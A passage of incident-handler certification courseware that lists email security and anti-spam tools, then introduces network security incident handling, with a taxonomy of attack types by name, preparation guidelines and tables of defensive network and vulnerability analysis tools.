



Figure 5.68: Screenshot of OhPhish

Some additional anti-phishing tools are listed below:

- Avanan anti-phishing software (*https://www.avanan.com*)
- Cofense Protect (*https://cofense.com*)
- IRONSCALES (*https://ironscales.com*)
- Area 1 Horizon (*https://www.area1security.com*)
- Email Security & Resilience (*https://www.mimecast.com*)

## Anti-spamming Tools

- **SPAMfighter**

  Source: *https://www.spamfighter.com*

  SPAMfighter allows users to automatically remove spam or phishing emails from their inboxes and blacklist suspicious domains or email addresses. SPAMfighter can be used in Outlook, Outlook Express, Windows Mail, Windows Live Mail, and Thunderbird to get rid of spam. Apart from spam filtering, the tool can also be used to defend against phishing, identity theft, and many other email frauds.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 5.69: Screenshot of SPAMfighter

Some additional anti-spamming tools are listed below:

- SpamTitan (*https://www.spamtitan.com*)
- Comodo Anti-spam Gateway (*https://www.comodo.com*)
- MailWasher (*https://www.mailwasher.net*)
- Kaspersky Anti-Spam SDK (*https://www.kaspersky.com*)
- ORF Fusion (*https://vamsoft.com*)

## Email Security Tools

Incident handlers can use various email security tools to prevent evolving email threats. Discussed below are some important email security tools:

- **Gpg4win**

  Source: *https://www.gpg4win.org*

  Security professionals use the Gpg4win encryption software to sign and encrypt files/emails for secure transmission. The tool supports both relevant cryptography standards, OpenPGP and S/MIME (X.509), which secure email communications across a channel. Gpg4win creates a unique checksum for each selected file to be attached to the email, which can be used by incident handlers to check the integrity of files upon receiving an incident alert.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 5.70: Screenshot of Gpg4win

Some additional tools for securing email communication are listed below:

- Proofpoint Email Protection (*https://www.proofpoint.com*)
- Barracuda Email Protection (*https://www.barracuda.com*)
- Cisco Secure Email (*https://www.cisco.com*)
- IRONSCALES (*https://ironscales.com*)
- FortiMail (*https://www.fortinet.com*)

## Module Summary

In this module, we discussed various security incidents involving the use of email as an attack vector. We also discussed the preparation steps involved in the handling of email security incidents, along with various detection and containing methods. Further, we reviewed the analysis of email security incidents, and described steps and guidelines that should be followed by the IH&R personnel to eradicate and recover from email security incidents to maintain business continuity. We also discussed a real-time case study on handling email security incidents. This module ended with a detailed discussion on the best practices that can be adopted by organizations to prevent future email security incidents.

In the next module, we will discuss how to handle and respond to various network security incidents in detail.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This page is intentionally left blank.

E|CIH
EC-Council Certified Incident Handler

EC-Council
Building A Culture Of Security

Module 06

# HANDLING AND RESPONDING TO NETWORK SECURITY INCIDENTS

EC-Council Official Curricula

This page is intentionally left blank.

# Learning Objectives

In previous modules, we discussed how to handle malware and email incidents. In this module, we will discuss the handling of network security incidents in detail. Most organizations maintain several networks to handle multiple business operations. Despite the deployment of various network security measures, most networks become compromised at some point, which can severely damage organizations. As a member of an incident handling and response team, you must be able to quickly detect, contain, and eradicate any network security incident and recover the affected machines to ensure business continuity.

At the end of this module, you will be able to:

- Understand the handling of network security incidents
- Prepare to handle network security incidents
- Understand detection and validation of network security incidents
- Understand the handling of unauthorized access incidents
- Understand the handling of inappropriate usage incidents
- Understand the handling of denial-of-service incidents
- Understand the handling of wireless network security incidents
- Understand the handling of network security incidents - case study
- Describe best practices against network security incidents

# Understand the Handling of Network Security Incidents

The use of different networks by organizations for communication and business operations makes them vulnerable to security incidents. Therefore, organizations should know how to efficiently handle various types of network security incidents to protect their critical IT infrastructure.

This section introduces network security incidents, common network security incidents, and the need for network security incident handling and response.

## Introduction to Handling Network Security Incidents

Computer networks worldwide are systematically being tracked and hijacked by attackers using sophisticated techniques. With the proliferation of Internet usage, computer networks have become more vulnerable to cyberattacks. Network attacks or security incidents can potentially damage organizational data, resources, and reputation. Attackers with minimal access can gradually compromise the entire network, steal valuable information, maintain long-term persistence, and erase their tracks after achieving their goal. Network security incidents may also include unauthorized access attempts, inappropriate network usage, denial-of-service attacks, and wireless network detection. Therefore, the incident handlers of an organization


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

must be prepared to handle such incidents before they cause further damage to the corporate network.

Organizations require a proper network incident handling and response (IH&R) process to promptly detect and contain network attacks to minimize data loss and maintain business continuity. Network IH&R help organizations to predict, prepare, detect, analyze, contain, and eradicate such network attacks while developing measures to prevent them in the future. This process helps organizations in safeguarding their data and protecting themselves from further financial and reputational loss. In addition, the network IH&R process facilitates the development of threat intelligence and incident response team, collection of proper tools, and preparation to face existing and new threats.

## Common Network Security Incidents

Some of the most common network security incidents are listed in the following table.

| Threats | Description | Attacks |
|---|---|---|
| **Unauthorized Access Incidents** | A condition where a person gains unauthorized access to the system and network resources. | ▪ Reconnaissance attacks<br>○ Ping Sweeping<br>○ Port Scanning<br>○ DNS Footprinting<br>○ Social Engineering<br>▪ Sniffing and spoofing attacks<br>○ Eavesdropping<br>○ DNS and ARP poisoning<br>▪ Firewall and IDS evasion attacks<br>▪ Brute-force attacks |
| **Inappropriate Usage Incidents** | A condition where a user violates the acceptable use policies. | ▪ Insider threats<br>▪ Downloading and dissemination of malware, pirated software, or pornography<br>▪ Inappropriate use of organization mail service<br>▪ Data leakage<br>▪ Providing login credentials on a spoofed website |
| **Denial-of-service Incidents** | These threats prevent authorized users from accessing network resources. | ▪ Volumetric attacks<br>○ UDP flood attack<br>○ ICMP flood attack<br>○ Ping of Death attack<br>○ Smurf attack<br>○ Pulse wave attack |


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| | | |
|---|---|---|
| | | ○ Zero-day attack<br>○ Malformed IP packet flood attack<br>○ Spoofed IP packet flood attack<br>▪ Protocol attacks<br>○ Synchronize (SYN) flood attack<br>○ Fragmentation attack<br>○ Spoofed session flood attack<br>○ Acknowledgment (ACK) flood attack<br>○ SYN-ACK flood attack<br>○ ACK and PUSH ACK flood attack<br>○ TCP connection flood attack<br>○ TCP state exhaustion attack<br>○ RST attack<br>○ TCP SACK panic attack<br>▪ Application layer attacks<br>○ Hypertext Transfer Protocol (HTTP) flood attack<br>○ Slowloris attack<br>○ UDP application layer flood attack<br>○ DDoS extortion attack |
| **Wireless Network Incidents** | Threats arising because of wireless medium of communication. | ▪ Access control attacks<br>○ War driving<br>○ Rogue access points<br>○ MAC spoofing<br>○ AP misconfiguration<br>○ Ad hoc associations<br>○ Promiscuous client<br>○ Client mis-association<br>○ Unauthorized association<br>▪ Integrity attacks<br>○ Data frame injection<br>○ WEP injection<br>○ Bit-flipping attacks<br>○ Extensible AP replay<br>○ Data replay<br>○ Initialization vector replay attacks<br>○ RADIUS replay<br>○ Wireless network viruses |


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| | | |
|---|---|---|
| | | ▪ Confidentiality attacks<br>○ Eavesdropping<br>○ Traffic analysis<br>○ Cracking WEP key<br>○ Evil twin AP<br>○ Honeypot AP<br>○ Session hijacking<br>○ Masquerading<br>○ Man-in-the-middle attack<br>▪ Availability attacks<br>○ Access point theft<br>○ Disassociation attacks<br>○ EAP-failure<br>○ Beacon flood<br>○ Denial-of-service<br>○ De-authenticate flood<br>○ Routing attacks<br>○ Authenticate flood<br>○ Address Resolution Protocol (ARP) cache poisoning attacks<br>○ Power saving attacks<br>○ TKIP MIC exploit<br>▪ Authentication attacks<br>○ PSK cracking<br>○ LEAP cracking<br>○ VPN login cracking<br>○ Domain login cracking<br>○ Key reinstallation attack<br>○ Identity theft<br>○ Shared key guessing<br>○ Password speculation<br>○ Application login theft |

Table 6.1: Common network security incidents

## Prepare to Handle Network Security Incidents

Organizational networks have become a common target for attackers owing to their vulnerabilities and poor maintenance. Consequently, organizations frequently encounter various types of network security incidents and lose critical data and market reputation. Hence,


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

the IH&R team must be adequately prepared to handle and respond to different network security incidents and protect organizational networks from being compromised.

This section discusses the various steps that should be followed by an incident responder and discusses the preparation of a network incident handling toolkit.

## Preparation Steps for Handling Network Security Incidents

Incident handlers should ensure that their organizations can respond to any network attack or incident. Accordingly, organizations should develop and implement usage policies, build network incident response teams, prepare the necessary response tools, and enable configuration across the network and connected devices to assist the incident response process.

The IH&R team should consider the following preparation steps and guidelines to prepare for network security incidents.

- Configure network perimeter control devices such as firewalls, intrusion detection system (IDS), and intrusion prevention system (IPS) to log all access attempts and send notifications regarding intrusion attempts to the administrator or IH&R team.
- Implement Syslog or other centralized logging mechanisms to back up logs from all network security devices at a single location. This helps in the analysis and correlation of logs.
- Clearly define the roles and responsibilities of all users, administrators, and IH&R team members during the incident response process to maintain secure access to the network infrastructure.
- Implement standard network usage protocols.
- Provide all IH&R team members with the necessary training and conduct practice sessions to verify their efficiency.
- Prepare tools for assisting the detection and containment of threats. Enlist the tools required for various tasks such as monitoring, capturing, and analyzing network traffic and logs; correlating logs; and preparing the attack timeline.
- Train employees to effectively respond to a network incident and communicate its progress with the concerned personnel.
- Install network sniffing tools, security solutions, and other logging tools across all network servers to record all incoming and outgoing traffic and alert administrators about current incidents.
- Take backups from all important servers and keep them accessible.
- Use employee monitoring applications (if allowed under legal and policy frameworks) to check for inappropriate resource usage.
- Contact Internet service providers (ISPs) and their second-tier agents to gather information about the IH&R processes for network incidents on their end.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Communicate the goals of the IH&R process and always keep a backup network ready for emergencies.
- Keep the contact details of national and government security organizations such as CERT and the Internet Crime Complaint Center (IC3) to seek help in case of attacks that can affect national security.
- Collaborate with human resources and legal departments to frame fair usage policies for all employees.
- Communicate with the physical security team regarding the behavior of internal users and train them to report all discrepancies.
- Contact network infrastructure administrators to discuss methods they can use to assist in analyzing and containing network-based denial of service (DoS) and dedicated DoS (DDoS) attacks.
- Design a process for interviewing perpetrators with the help of legal authorities because they may be mentally unstable or become violent on confrontation. Interviewing such users or acquiring their workstation can risk the safety of the incident handler.
- Form a legal department with the IH&R team to handle liability issues and incidents targeting customers, clients, and third-party service providers.
- Member of the legal department should always obtain proper permission before informing victims about an incident and clearly understand the knowledge they need to reveal.
- Organizations should log user activities such as FTP commands, web requests, and email headers with the help of proxies, application logs, and network-based IDS/IPS sensors.
- Configure IDS and IPS software to detect DoS traffic.
- Discuss intrusion detection methods with ISPs to restrict attackers' access to organizational resources.
- Define proper data collection and accumulation strategies along with the types of data to be collected while performing network forensic analysis.
- Define live analysis laboratory configurations and determine host hardening and sandbox environments.
- Estimate capture requirements and identify the type of capture required (e.g., limited capture, full packet capture) while capturing network data.
- Determine appropriate capture device deployment locations and ensure the network's integrity and security after introducing a capture device.
- Maintain a secure storage facility to store evidence and other critical information.
- Maintain the cryptographic hashes of critical files to increase the speed of analysis, verification, and eradication.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Develop spare workstations, hosts, clean OS, networking equipment, and virtualized tools that can be used for restoring backups or recovery.

## Preparation of Network Security Incident Handling Toolkit

The IH&R team should develop an appropriate network security incident handling toolkit suitable for various purposes. The following table lists some tools that can be included in a security toolkit for analyzing network security incidents.

### Windows-based Tools

| Type of tool | Tool name and link |
|---|---|
| Network Analysis Tools | ▪ Nmap (*https://nmap.org*)<br>▪ Wireshark (*https://www.wireshark.org*)<br>▪ TCPView (*https://www.microsoft.com*)<br>▪ NetFlow Traffic Analyzer (*https://www.solarwinds.com*)<br>▪ Stealthwatch (*https://www.cisco.com*)<br>▪ netstat (*http://netstat.net*)<br>▪ nbtstat (*https://www.microsoft.com*)<br>▪ tracert (*https://www.microsoft.com*)<br>▪ Packet Capture (*https://www.netscantools.com*)<br>▪ ManageEngine NetFlow Analyzer (*https://www.manageengine.com*)<br>▪ ntopng (*www.ntop.org*)<br>▪ Capsa Portable Network Analyzer (*https://www.colasoft.com*)<br>▪ Zeek (*https://zeek.org*)<br>▪ Splunk Enterprise Security (*https://www.splunk.com*) |

Table 6.2: Windows-based tools for analyzing incidents

### Linux-based Tools

| Type of tool | Tool name and link |
|---|---|
| Network Analysis Tools | ▪ Nmap (*https://nmap.org*)<br>▪ Wireshark (*https://www.wireshark.org*)<br>▪ netstat (*http://netstat.net*)<br>▪ tcpdump (*http://www.tcpdump.org*)<br>▪ Nagios XI (*https://www.nagios.org*)<br>▪ NetHogs (*https://github.com*)<br>**Command Line Tools**<br>▪ traceroute<br>▪ ARP |


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| | |
|---|---|
| | ▪ ifconfig<br>▪ tracepath<br>▪ ping<br>▪ dig<br>▪ ss<br>▪ mtr<br>▪ nslookup<br>▪ lsof<br>▪ dd<br>▪ grep<br>▪ lastlog<br>▪ cat<br>▪ ps aux |
| Session Management Tools | **Command Line Tools**<br>▪ w/who<br>▪ rwho<br>▪ Lastlog |

Table 6.3: Linux-based tools for analyzing incidents

### Vulnerability Analysis Tools

| Type of tool | Tool name and link |
|---|---|
| Vulnerability Analysis Tools | ▪ SanerNow (*https://www.secpod.com*)<br>▪ Nexpose (*https://www.rapid7.com*)<br>▪ Tenable.io (*https://www.tenable.com*)<br>▪ Qualys (*https://www.qualys.com*)<br>▪ Nessus (*https://www.tenable.com*)<br>▪ GFI LanGuard (*https://www.gfi.com*)<br>▪ Intruder (*https://www.intruder.io*)<br>▪ OpenVAS (*https://www.openvas.org*) |

Table 6.4: Vulnerability analysis tools

